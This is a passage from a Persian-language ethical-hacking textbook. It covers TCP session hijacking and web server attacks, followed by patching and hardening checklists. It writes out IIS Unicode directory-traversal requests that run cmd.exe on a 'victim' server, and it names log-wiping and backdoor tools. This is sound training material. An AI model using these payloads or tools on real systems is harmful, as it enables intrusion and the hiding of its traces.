یکی از قابلیت‌های TCP، قابلیت اعتماد و تحویل بسته‌ها است. برای این منظور، TCP از بسته‌های ACK و sequence numberها استفاده می‌کند. دستکاری این شماره‌ها، اصول TCP session hijacking است. برای درک این موضوع، اجازه دهید نگاهی به دست تکانی سه مرحله‌ای TCP داشته باشیم:

۱. کاربر مشروع، ارتباطی را با سرور شروع می‌کند. اینکار با ارسال بسته با بیت SYN و sequence number آغازین (ISN) از طرف کاربر مشروع به سمت سرور انجام می‌گیرد.
۲. سرور، این بسته را دریافت می‌کند و در پاسخ، بسته‌ای را با بیت SYN و ISBN به علاوه بیت ACK که مقدار sequence number آن یک واحد افزایش یافته است، ارسال می‌کند.
۳. کاربر مشروع، بازخوردی به سرور با برگشت بسته با بیت ACK و افزایش sequence number، می‌دهد.

این ارتباط می‌تواند از هر دو طرف به علت timeout، یا دریافت بسته با flagهای FIN یا RST، بسته شود.


زمانیکه بسته‌ای با بیت RST، دریافت شد، سیستم دریافت کننده، ارتباط را می‌بندد و هر بسته ورودی برای نشست، رد می‌شود. اگر بیت FIN در بسته وجود داشته باشد، سیستم دریافت‌کننده، به فرآیند قطع کردن ارتباط می‌رود و هر بسته‌ای که در زمان بستن فرآیند دریافت می‌شود، هنوز پردازش می‌شود. ارسال یک بسته با بیت‌های FIN یا RST، رایج‌ترین روش برای هکرها برای بستن نشست کلاینت با سرور و گرفتن نشست به عنوان کاربر است.

پیشگویی sequence

TCP، پروتکلی اتصال‌گرا و مسئول جمع‌آوری دوباره بسته‌ها طبق ترتیب اصلی آنهاست. بنابراین، هر بسته باید یک عدد منحصربفرد داشته باشد این عدد با نام sequence number (SN) شناخته می‌شود. هر بسته، باید یک شماره منحصربفرد برای نشست داشته باشد تا جمع‌آوری دوباره بسته‌ها، امکان پذیر باشد. اگر بسته‌ها بصورت غیر منظم دریافت شوند، از sequence number برای اصلاح بسته‌ها استفاده می‌شود. همانطوریکه قبلا توضیح داده شد، سیستمی که نشست TCP را آغاز می‌کند، بسته‌ای را با بیت SYN ارسال می‌کند. این بسته با نام synchronizing شناخته می‌شود و دارای sequence number آغازین کلاینت (ISN) است. ISN عددی است که به صورت تصادفی تولید می‌شود و ۴ میلیارد ترکیب مختلف دارد ولی هنوز احتمال تکرار وجود دارد.

زمانیکه بسته ACK ارسال شد، هر ماشین از sequence number بسته‌ای که دریافت کرده است استفاده می‌کند و عددی را به آن اضافه می‌کند. این نه تنها دریافت بسته‌ها را تائید می‌کند بلکه sequence number بسته بعدی را هم به ارسال کننده آن می‌دهد. با دست تکانی سه مرحله‌ای، مقدار افزایشی، ۱ است. در ارتباطات طبیعی داده‌ها، مقدار افزایش، برابر اندازه داده‌ها به بایت است (برای مثال اگر شما ۴۵ بایت داده ارسال کنید، پاسخ‌های ACK با استفاده از sequence number بسته‌های دریافتی به علاوه ۴۵ خواهد بود).

شکل زیر، sequence numberها و بازخوردهایی که در دست تکانی سه مرحله‌ای TCP استفاده می‌شوند را توضیح می‌دهد:



ابزارهای هک که برای session hijacking استفاده می‌شوند، sequence number را پیشگویی می‌کنند. برای انجام موفقیت‌آمیز حمله TCP sequence prediction، هکر باید ترافیک بین دو سیستم را sniff کند. سپس، هکر یا ابزار هک باید sequence number را حدس بزند. اینکار بسیار دشوار است برای اینکه بسته‌ها به سرعت جابجا می‌شوند.

Sequence number ها برای ایجاد یک ارتباط امن و قابل اعتماد و همچنین برای به دست گرفتن یک نشست (session hijacking) مهم هستند

Sequence number ها، اعدادی ۳۲ بیتی هستند. بنابراین، ترکیب آنها ۴ میلیارد حالت دارد

Sequence number ها برای مشخص کردن ترتیب ارسال بسته ها هستند

هکر بایستی بتواند sequence number ها را بطور صحیح حدس بزند تا نشست را به دست گیرد

زمانیکه هکر نمی‌تواند ارتباط را sniff کند، حدس sequence number، بسیار دشوار می‌گردد. برای اینکه بسیاری از ابزارهای session hijacking، دارای قابلیت‌هایی هستند که استراق سمع بسته‌ها را امکان پذیر می‌سازند تا sequence numberها را مشخص کنند.

هکرها، با استفاده از آدرس‌های IP جعلی (spoofed) سیستم، که نشستی با سیستم هدف دارد، بسته‌هایی تولید می‌کنند. ابزارهای هک، بسته‌هایی با sequence numberهایی که سیستم هدف انتظار دارد، صادر می‌کند. اما باید قبل از ارسال بسته‌های سیستم مورد اعتماد، بسته‌های هکر فرستاده شوند. اینکار با flood کردن (سرازیر کردن) بسته‌ها یا ارسال بسته RST به سیستم مورد اعتماد انجام می‌شود.

چه مراحلی در session hijacking انجام می‌شوند؟

بطور خلاصه، session hijacking، شامل سه مرحله برای انجام حمله است:

ردگیری نشست: هکر، یک نشست باز را شناسایی می‌کند و sequence number بسته بعدی را پیشگویی می‌کند.

غیر همزمان کردن ارتباط: هکر یک بسته TCP با بیت RST یا FIN به کاربر مشروع می‌فرستد تا نشست آنها را ببندد. به عنوان جایگزین، هکر می‌تواند از ابزار DoS برای قطع ارتباط کاربر از سرور استفاده کند.

تزریق بسته هکر: هکر، یک بسته TCP را با sequence number پیشگویی شده، به سرور ارسال می‌کند و سرور آن را به عنوان بسته بعدی کاربر مشروع می‌پذیرد.

سطوح session hijacking:


- Network Level Hijacking
- Application Level Hijacking

Network level hijacking، بر روی جریان داده هایی که توسط همه پروتکل ها به اشتراک گذاشته شده است صورت می گیرد و اطلاعات حیاتی در اختیار هکر قرار می دهد و او می تواند حملات دیگری نیز صورت دهد

در Application level hijacking، هکر، شناسه نشست را می گیرد تا کنترل نشست موجود را به دست گیرد یا حتی یک نشست بدون مجوز ایجاد کند


TCP/IP Hijacking

TCP/IP hijacking، یک تکنیک هک است که از بسته‌های جعلی برای به دست گرفتن یک نشست بین قربانی و ماشین هدف استفاده می‌کند. ارتباط قربانی، معلق می‌شود و سپس هکر می‌تواند با ماشین هاست ارتباط برقرار کند. برای انجام این حمله، بایستی هکر مثل قربانی در همان شبکه باشد. ماشین‌های هدف و قربانی هر جایی می‌توانند باشند.



RST Hijacking

RST hijacking، تزریق یک بسته RST (reset) است. آدرس منبع را جعل می‌کند و ACK number را پیشگویی می‌کند. قربانی خیال می‌کند که منبع، بسته reset را ارسال کرده است و بنابراین ارتباط را ریست خواهد کرد.



Blind Hijacking

هکر می‌تواند در نشست TCP، داده‌های مخرب یا دستورات را به داخل ارتباطات تزریق کند حتی اگر مسیریابی مبدا (source routing)، غیرفعال شده باشد. هکر می‌تواند داده‌ها یا دستورات را ارسال کند اما نمی‌تواند پاسخ‌ها را ببیند.

ابزارهای هک

Juggernaut، یک sniffer شبکه است که برای دزدی نشست‌های TCP (hijack TCP session) استفاده می‌شود. بر روی سیستم عامل لینوکس اجرا می‌شود و می‌تواند برای دیدن ترافیک شبکه استفاده شود یا می‌تواند کلمه کلیدی مثل "پسورد" را بگیرد و آن را جستجو کند. این برنامه، تمام ارتباطات فعال شبکه را نشان می‌دهد و هکر می‌تواند یکی از نشست‌ها را برای hijacking انتخاب کند.

Hunt، برنامه‌ای است که برای استراق سمع و دزدی نشست‌ها بر روی شبکه استفاده می‌شود. Hunt، می‌تواند مدیریت ارتباطات، ARP spoofing، ریست کردن ارتباطات، مانیتور کردن ارتباطات، کشف MAC addressها، و استراق سمع ترافیک TCP را انجام دهد.

TTYWatcher، ابزاری برای session hijacking است که به هکر اجازه می‌دهد تا نشست دزدیده شده را دوباره به کاربر مشروع برگرداند به طوریکه گویا اصلا دزدیده نشده بود. این برنامه تنها برای سیستم‌های Sun Solaris است.

IP Watcher، ابزاری تجاری برای دزدی نشست (Session hijacking) است که به هکر اجازه می‌دهد تا ارتباطات را مانیتور کند و آنها را بگیرد. این برنامه، می‌تواند تمام ارتباطات روی شبکه را مانیتور کند، به هکر اجازه می‌دهد تا کپی نشست را بصورت همزمان مشاهده کند.

T-Sight، یک ابزار مانیتورینگ و گرفتن نشست است که در محیط‌های ویندوزی استفاده می‌شود. با این ابزار، مدیران شبکه‌ها می‌توانند تمام ارتباطات شبکه را بصورت بلادرنگ مانیتور کنند و هر فعالیت مشکوکی که رخ می‌دهد را مشاهده کند. T-Sight، می‌تواند هر نشستی را روی شبکه، بدزند.

Remote TCP Session Reset Utility، نشست‌های کنونی TCP و اطلاعات ارتباطات از قبیل آدرس‌های IP و شماره پورت‌ها را نمایش دهد. این ابزار بیشتر به منظور ریست کردن نشست‌های TCP استفاده می‌شوند.

خطرات session hijacking

TCP session hijacking، حمله خطرناکی است. بسیاری از سیستم‌ها برای این حمله آسیب پذیرند برای اینکه آنها برای ارتباطاتشان، از پروتکل TCP/IP استفاده می‌کنند. سیستم عامل‌های جدید، تلاش می‌کنند تا آنها را از دست Session hijacking امن سازند آنها اینکار را با استفاده از تولید کننده‌های اعداد تصادفی برای محاسبه ISN انجام می‌دهند و حدس زدن sequence number را دشوار می‌سازند. با این حال، اگر هکر بتواند بسته‌ها را sniff کند، این معیار امنیتی نیز موثر نخواهد بود.

هکر قانونمند باید بنا به دلایل زیر از session hijacking آگاه باشد:

- اغلب کامپیوترها، آسیب پذیرند.
- روش‌های کمی برای محافظت از آن وجود دارد.
- انجام حملات session hijacking ساده است.
- به خاطر اطلاعاتی که می‌تواند در طول این حمله جمع‌آوری شوند، این حمله خطرناکی است.

چگونگی پیشگیری از session hijacking

برای جلوگیری از حملات session hijacking، باید چندین پدافند در شبکه استفاده شود. موثرترین روش محافظتی، رمزگذاری است از قبیل IPSec. همچنین با این روش، جلوی بسیاری از حملاتی که بر پایه استراق سمع هستند نیز گرفته می‌شود. ممکن است هکرها، بتوانند بصورت پسیو، ارتباط شما را مانیتور کنند اما نمی‌توانند داده‌های رمز شده را تفسیر و ترجمه کنند. روش‌های دیگر، استفاده از اپلیکشن‌های رمزگذاری شده از قبیل SSH و SSL است.

شما می‌توانید با کاهش روش‌های دسترسی به شبکه، از session hijacking پیشگیری کنید برای مثال، با حذف دسترسی راه دور (remote) به سیستم‌های داخلی. اگر شبکه دارای کاربرانی است که باید بصورت ریموت به شبکه وصل شوند تا بنوانند وظایفشان را انجام دهند، از VPN استفاده کنید.

استفاده از چندین روش امن سازی، بهترین راه مقابله با هر تهدیدی است. استفاده از تنها یکی از این روش‌ها ممکن است کافی نباشد اما با استفاده از همگی آنها برای امن سازی، احتمال موفقیت هکر را کاهش می‌دهد. در زیر روش‌هایی که باید برای جلوگیری از Session hijacking استفاده شود، آورده شده است:

- استفاده از رمزگذاری
- استفاده از پروتکل امن
- محدود کردن تعداد ارتباطات ورودی
- به حداقل رساندن دسترسی راه دور
- داشتن احراز هویت قدرتمند
- آموزش کارکنان
- نگهداری از چندین نام کاربری و پسورد برای اکانت‌های مختلف.

فصل هشتم

هک وب سرورها، آسیب پذیری برنامه های تحت وب، و تکنیک های شکستن پسوردهای مبتنی بر وب

مقدمه

وب سرورها و برنامه‌های تحت وب، بسیار مستعد حمله هستند. اولین دلیل آن، این است که وب سرورها، باید از طریق اینترنت قابل دسترس باشند. زمانیکه وب سروری مورد حمله قرار گرفت، راهی را برای ورود هکر به داخل شبکه فراهم می‌آورد. نه تنها نرم‌افزار وب سرور بلکه برنامه‌هایی که بر روی وب سرور نیز اجرا می‌شوند، می‌توانند برای حمله استفاده شوند. به خاطر عملکرد آنها، وب سرورها نسبت به سیستم‌های دیگر، قابل دسترس‌تر هستند و حفاظت از آنها کمتر است بنابراین، حمله به وب سرورها بسیار ساده‌تر است.

وب سرورها در ۲۴ ساعت شبانه روز و ۷ روز هفته در دسترس هستند بنابراین حمله به شبکه را بسیار راحت‌تر می‌کنند. این فصل در مورد انواع حملاتی که بر علیه وب سرورها و برنامه‌های تحت وب انجام می‌گیرند، و نیز آسیب پذیری‌های آنها بحث می‌کند.

هک وب سرورها

به عنوان کارشناس امنیتی، باید با نحوه هک وب سرورها، آسیب پذیری‌های آنها، و نیز انواع حملاتی که هکر ممکن است استفاده کند، آشنا باشید. علاوه بر این، با تکنیک‌های مدیریت patchها و روش‌های ایمن سازی وب سرورها نیز باید آشنا باشید.

انواع آسیب پذیری‌های وب سرور

وب سرورها نیز مثل سیستم‌های دیگر می‌توانند مورد حمله هکر قرار گیرند. برخی از مهم‌ترین آسیب‌پذیری‌های وب سرورها عبارتند از:

- پیکربندی نادرست نرم‌افزار وب سرور (IIS، Apache و ...)

- مشکلات سیستم عامل یا نرم‌افزارها یا خطا در کد برنامه
- آسیب پذیر بودن نصب‌های پیش فرض سیستم عامل یا نرم‌افزار وب سرور، و عدم به روز رسانی آنها
- نداشتن فرآیندها و سیاست‌های امنیتی صحیح

هکرها از این آسیب پذیری‌ها برای ایجاد دسترسی به وب سرور استفاده می‌کنند. از آنجائیکه وب سرورها در DMZ قرار گرفته‌اند، و از طریق سیستم‌های داخل سازمان به راحتی قابل دسترس هستند، وجود ضعفی در یک وب سرور، دسترسی هکر به سیستم‌ها و پایگاه داده‌های داخلی را ساده‌تر می‌کند.

حملات به وب سرورها

آشکارترین حمله بر علیه وب سرورها، defacement (تغییر صفحه وب سایت) است. هکرها، صفحات وب را صرفا به خاطر لذت یا معروف شدن، deface می‌کنند. Deface کردن صفحه وب، یعنی اینکه هکر از آسیب پذیری سیستم عامل یا نرم‌افزار وب سرور استفاده می‌کند و سپس فایل‌های وب سایت را تغییر می‌دهد تا نشان دهد سایت هک شده است. معمولا هکر، نام خود را در صفحه اول سایت قرار می‌دهد.

رایج‌ترین حملات وب سایت که هکر می‌تواند از طریق آنها وب سایتی را deface کند عبارتند از:

- به دست آوردن اعتبار administrator از طریق حملات man-in-the-middle
- کشف پسورد administrator از طریق حمله brute-force
- استفاده از حمله DNS برای هدایت کاربر به وب سرور دیگر
- حمله به سرور FTP یا e-mail
- استفاده از مشکلات برنامه‌های تحت وب که سبب آسیب پذیری آنها می‌شود
- پیکربندی نادرست منابع به اشتراک گذاشته شده در شبکه
- سواستفاده از ضعف‌های مجوز دهی (permission)
- مسیردهی مجدد کلاینت‌ها پس از حمله به فایروال یا روتر
- استفاده از حملات SQL injection (اگر سرور SQL و وب سرور یکی هستند)
- نفوذ از طریق Telnet یا SSH
- انجام URL poisoning که کاربر را به آدرس اینترنتی دیگری هدایت می‌کند
- استفاده از extensionهای وب سرور یا نفوذ از طریق سرویس ریموت

IIS Unicode Exploit

سیستم‌های ویندوز ۲۰۰۰ که بر روی آنها IIS نصب هستند، بسیار مستعد حمله directory traversal که به عنوان Unicode exploit هم شناخته می‌شود هستند. آسیب پذیری موجود در IIS، اجازه directory traversal/Unicode exploit را تنها در سیستم‌های ویندوز ۲۰۰۰ که patchهای امنیتی بر روی آنها نصب نیستند را می‌دهد و بر روی اسکریپت‌های CGI و توسعه‌های ISAPI همچون ASP تاثیرگذار هستند. این آسیب پذیری به دلیل ترجمه (تفسیر) نادرست یونیکد توسط IIS parser رخ می‌دهد و اجازه دسترسی هکر را به سیستم می‌دهد.

یونیکد، کاراکترهای هر زبانی را به کدهای مشخص جهانی (universal) تبدیل می‌کند. هر چند که یونیکد، دو بار ترجمه می‌شود ولی پارسر، تنها یکبار درخواست نتایج را اسکن می‌کند. بنابراین هکر می‌تواند از طریق IIS، درخواست‌های فایل را مخفی کند. برای مثال، از %c0% af به جای یک اسلش در یک نام مسیر استفاده کند تا از آسیب پذیری IIS استفاده کند. کاراکترهای ASCII برای نقطه‌ها با یونیکد "%2E" برای اسلش‌ها با "%co%af" جایگزین می‌شود. برای مثال با تغذیه درخواست HTTP به IIS، دستورات مورد دلخواه بر روی سرور اجرا می‌شود:

GET/scripts/..%c%af../winnt/system32/cmd.exe?/c+dir=c:\ HTTP/1.0

در بعضی از موارد، درخواست، اجازه دسترسی هکر به فایل‌های را می‌دهد که نباید ببیند. آسیب پذیری Unicode Directory Traversal، در IISهای ورژن ۴ و ۵ وجود دارد که با استفاده از یک آدرس URL نادرست، می‌توان به فایل‌ها و فولدرهایی که در فولدرهای وب وجود دارند، دسترسی پیدا کرد و اجازه افزایش سطح دسترسی، اضافه کردن، تغییر دادن، یا حذف کردن فایل‌ها یا آپلود کردن و اجرای کد روی سرور، و نیز اضافه یا اجرا کردن فایل‌ها بر روی سیستم را به هکر می‌دهد تا تروجان یا backdoor را روی سیستم نصب کند.

IIS Unicode exploit، آسیب پذیری قدیمی است و در اینجا تنها برای بیان مفهوم و اثبات آسیب پذیری آن و احتمال استفاده از آن، آورده شده است.

مسیر ذخیره log مربوط به IIS در مسیر زیر و در فایل های log قرار دارد:

```
<%systemroot%>\logfiles
```

اگر از پروکسی سرور استفاده نشود، آدرس های IP، ثبت می شوند. دستور زیر، فایل های log را لیست می کند:

```
http://victim.com/scripts/
..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af
../..%c0%af../..%c0%af../..%c0%af../winnt/system32/c
md.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1
```

ابزارهای هک

N-Stalker Web Application Security Scanner، اجازه ارزیابی یک برنامه تحت وب را برای تعداد زیادی از آسیب پذیری‌ها از قبیل حملات cross-site scripting، SQL injection، buffer overflow، و parameter-tampering را می‌دهد.

Metasploit framework، ابزاری رایگان برای تست یا هک سیستم عامل یا نرم‌افزار وب سرور است. اکسپلویت‌ها، می‌توانند به عنوان پلاگین‌ها استفاده شوند و تست می‌تواند از طریق ویندوز یا یونیکس انجام شود. متااسپلویت، ابتدا یک برنامه خط دستوری بود ولی اکنون دارای اینترفیس وب است. با استفاده از متااسپلویت، هکرها می‌توانند اکسپلویت‌های خودشان را بنویسند.

IISxploit.exe، ابزاری برای خودکار کردن directory traversal exploit در IIS است که برای اکسپلویت کردن از Unicode string استفاده می‌کند.

ASP Trojan (cmd.asp)، اسکریپت کوچکی است که زمانیکه بر روی وب سرور آپلود می‌شود، کنترل کامل کامپیوتر راه دور را می‌دهد. این نرم‌افزار می‌تواند به راحتی به برنامه‌ای متصل شود و به عنوان backdoor استفاده گردد.

CleanIISLog، ابزاری است که logهای IIS را بر حسب آدرس IP پاک می‌کند. هکر می‌تواند رکوردهای فایل‌های لاگ W3SVC را که مربوط به آدرس IP خودش است را پاک کند تا ردپایی از خود بر جای نگذارد.

برخی دیگر از ابزارهای هک عبارتند از: CORE IMPACT، SAINT Vulnerability Scanner، ServerMask ip100، CasheRight، HTTPZip، LinkDeny، MPack، Neosploit.

تکنیک‌های مدیریت patchها

hotfix، کدی است که ایرادی را در یک محصول برطرف می‌کند. ممکن است کاربران از طریق ایمیل یا وب سایت فروشنده از آن مطلع شوند. بعضی اوقات این hotfixها ترکیب شده و بصورت پک توزیع می‌شوند که service pack نامیده می‌شود. مدیریت pacth، فرآیند به روز رسانی patchهای مورد نیاز برای یک سیستم است. مدیریت صحیح patchها شامل انتخاب نحوه نصب، و نیز بررسی patchها است. شما باید لاگی از patchهای نصب شده بر روی هر سیستم، را نگهداری کنید. برای نصب ساده‌تر patchها، می‌توانید از سیستم‌های خودکار مدیریت patch که توسط PatchLink، St. Bernard، Microsoft و دیگر فروشندگان نرم‌افزار ارائه شده است استفاده کنید تا سیستم‌ها را ارزیابی کنید و تصمیم بگیرید که کدام patchها را نصب کنید. برخی از این ابزارها عبارتند از: UpdateExpert، Qfecheck، HFNetChk.

اسکنرهای آسیب پذیری

انواع مختلف از اسکنرهای آسیب پذیری وجود دارند:

اسکنرهای آنلاین: مثل www.securityseers.com

اسکنرهای اپن سورس: مثل Snort، Nessus Security Scanner، و Nmap.

اسکنرهای مخصوص لینوکس: مثل SANE، XVScan، و Parallel Port.

Whisker، نرم‌افزار اسکن آسیب پذیری است که فایل‌ها و وب سرورهای راه دور را از نظر داشتن اکسپلویت، اسکن می‌کند.

برخی دیگر از نرم‌افزارهای اسکن عبارتند از:

- N-Stealth HTTP Vulnerability Scanner
- WebInspect
- Shadow Security Scanner
- SecureIIS
- ServersCheck Monitoring
- GFI Network Server Monitor
- Servers Alive
- Webserver Stress Tool
- Secunia PSI

روش‌های امن سازی وب سرور

مدیر یک وب سرور، می‌تواند اقدامات زیادی را برای امن سازی سرور انجام دهد. در زیر برخی از روش‌های امن سازی وب سرور آمده است:

- تغییر نام اکانت administrator و استفاده از پسورد پیچیده
- غیرفعال کردن Default web site و default FTP site
- حذف برنامه‌های بدون استفاده از سرور از قبیل WebDAV
- غیر فعال کردن directory browsing (مشاهده دایرکتوری) در تنظیمات وب سرور
- اضافه کردن یک هشدار قانونی در سایت برای آگاه ساختن هکرها از تاثیرات هک سایت
- نصب patchها و سرویس پک‌های جدید برای سیستم عامل و نرم‌افزار وب سرور
- بررسی ورودی‌های کاربر در فرم وب برای جلوگیری از حملات buffer overflow و ...
- غیر فعال ساختن مدیریت از راه دور
- استفاده از اسکریپتی برای نگاشت فایل‌های غیر لازم به یک پیام خطا از قبیل ۴۰۴ ("File not found")
- فعال کردن logging و auditing
- استفاده از فایروال بین وب سرور و اینترنت و باز کردن تنها پورت‌های لازم از قبیل ۸۰ یا ۴۴۳
- جایگزینی روش GET با روش POST در زمان ارسال داده‌ها به یک وب سرور

یکی از روش‌های مقابله با cross site scripting، جایگزینی کاراکترهای "<" , ">" با کارکترهای "&lt" و "&gt" با استفاده از اسکریپت های سرور است

چک لیست محافظت از وب سرور

Patchها و updateها:

- از ابزار MBSA برای بررسی منظم آخرین آپدیت‌های سیستم عامل استفاده کنید

Auditing و logging:

- فعال سازی failed logon attempts در log
- جابجا کردن و امن ساختن فایل‌های log برای IIS

سرویس‌ها:

- غیرفعال ساختن سرویس‌های غیر ضروری ویندوز
- اجرای سرویس‌های ضروری با کمترین سطح دسترسی

Script Mapping:

- Extensionهایی که توسط برنامه‌ها استفاده نمی‌شوند به 404.dll هدایت شوند (.idq، .htw، .ida، .shtml، .stm، .idc، .htr، .printer)

پروتکل‌ها:

- غیر فعال کردن WebDAV
- غیر فعال کردن NetBIOS و SMB (بستن پورت‌های ۱۳۷، ۱۳۸، ۱۳۹ و ۴۴۵)

اکانت‌ها:

- حذف اکانت‌های بدون استفاده
- غیر فعال کردن اکانت quest
- تغیر نام اکانت administrator
- فعال کردن ورود محلی برای Administartor

ISAPI Filters:

- حذف فیلترهای ISAPI که استفاده نمی‌شود

فایل‌ها و دایرکتوری‌ها:

- فایل‌ها و دایرکتوری‌ها باید در درایوهای NTFS باشند
- محتوای وب سایت در درایوی به غیر از NTFS ذخیره شوند
- دایرکتوری ریشه وب سایت، حق نوشتن را برای IUSER COMPUTERNAME را deny کند

IIS Metabase:

- با استفاده از مجوزهای NTFS، دسترسی به metabase باید محدود شود

Shareها:

- حذف shareهای administrator (C$ و Admin$)

پورت‌ها:

- برنامه‌های تحت وب، تنها برای استفاده از پورت ۸۰ و ۴۴۳ محدود شوند

امنیت دسترسی به کد:

- امنیت دسترسی به کد، بر روی سرور فعال شود

آسیب پذیری‌های برنامه‌های تحت وب

به عنوان کارشناس امنیتی، علاوه بر اینکه شما باید با آسیب پذیری وب سرورها آشنا باشید بایستی با آسیب پذیری‌های برنامه‌های تحت وب هم آشنا باشید. در این بخش، در مورد نحوه کار برنامه‌های تحت وب و هدف از هک وب سرورها بحث خواهیم کرد. همچنین ساختار حملات بر برنامه‌های تحت وب و بعضی از تهدیدات برنامه‌های تحت وب را مورد آزمایش قرار خواهیم داد. در آخر، در مورد google hacking و روش‌های مقابله با آن بحث خواهیم کرد.

نحوه کار برنامه‌های وب

برنامه‌های تحت وب، برنامه‌هایی هستند که بر روی وب سرور نگهداری می‌شوند تا کاربر بتواند از طریق وب سایت، کار کند. کوئری‌های پایگاه داده، وب میل، گروه‌های بحث، و بلاگ‌ها، مثال‌هایی از برنامه‌های تحت وب هستند.


یک برنامه تحت وب، از معماری کلاینت/سرور استفاده می‌کند که مرورگر وب به عنوان کلاینت و وب سرور به عنوان اپلیکشن سرور عمل می‌کند. جاوا اسکریپت، روشی رایج برای پیاده‌سازی برنامه‌های تحت وب است. از آنجائیکه برنامه‌های تحت وب، به طور گسترده پیاده‌سازی شده‌اند، هر کاربری با مرورگر خود می‌تواند با اغلب یوتیلیتی سایت‌ها تعامل کند.

هدف از هک برنامه‌های تحت وب

هدف از هک یک برنامه تحت وب، به دست آوردن اطلاعات محرمانه است. برنامه‌های تحت وب، برای امنیت یک سیستم، حیاتی هستند برای اینکه آنها معمولا به پایگاه داده‌ای که شامل اطلاعاتی از قبیل هویت‌ها با شماره‌ها و پسوردهای کارت اعتباری است، متصل می‌شوند. آسیب پذیری‌های برنامه‌های تحت وب، تهدیدات را افزایش می‌دهد و سبب می‌شود هکرها بتوانند از سیستم عامل و یا نرم‌افزار وب سرور یا برنامه تحت وب سو استفاده کنند. برنامه‌های تحت وب، راه ورود دیگری به سیستم هستند و می‌توانند برای نفوذ به سیستم استفاده شوند.

آناتومی حمله

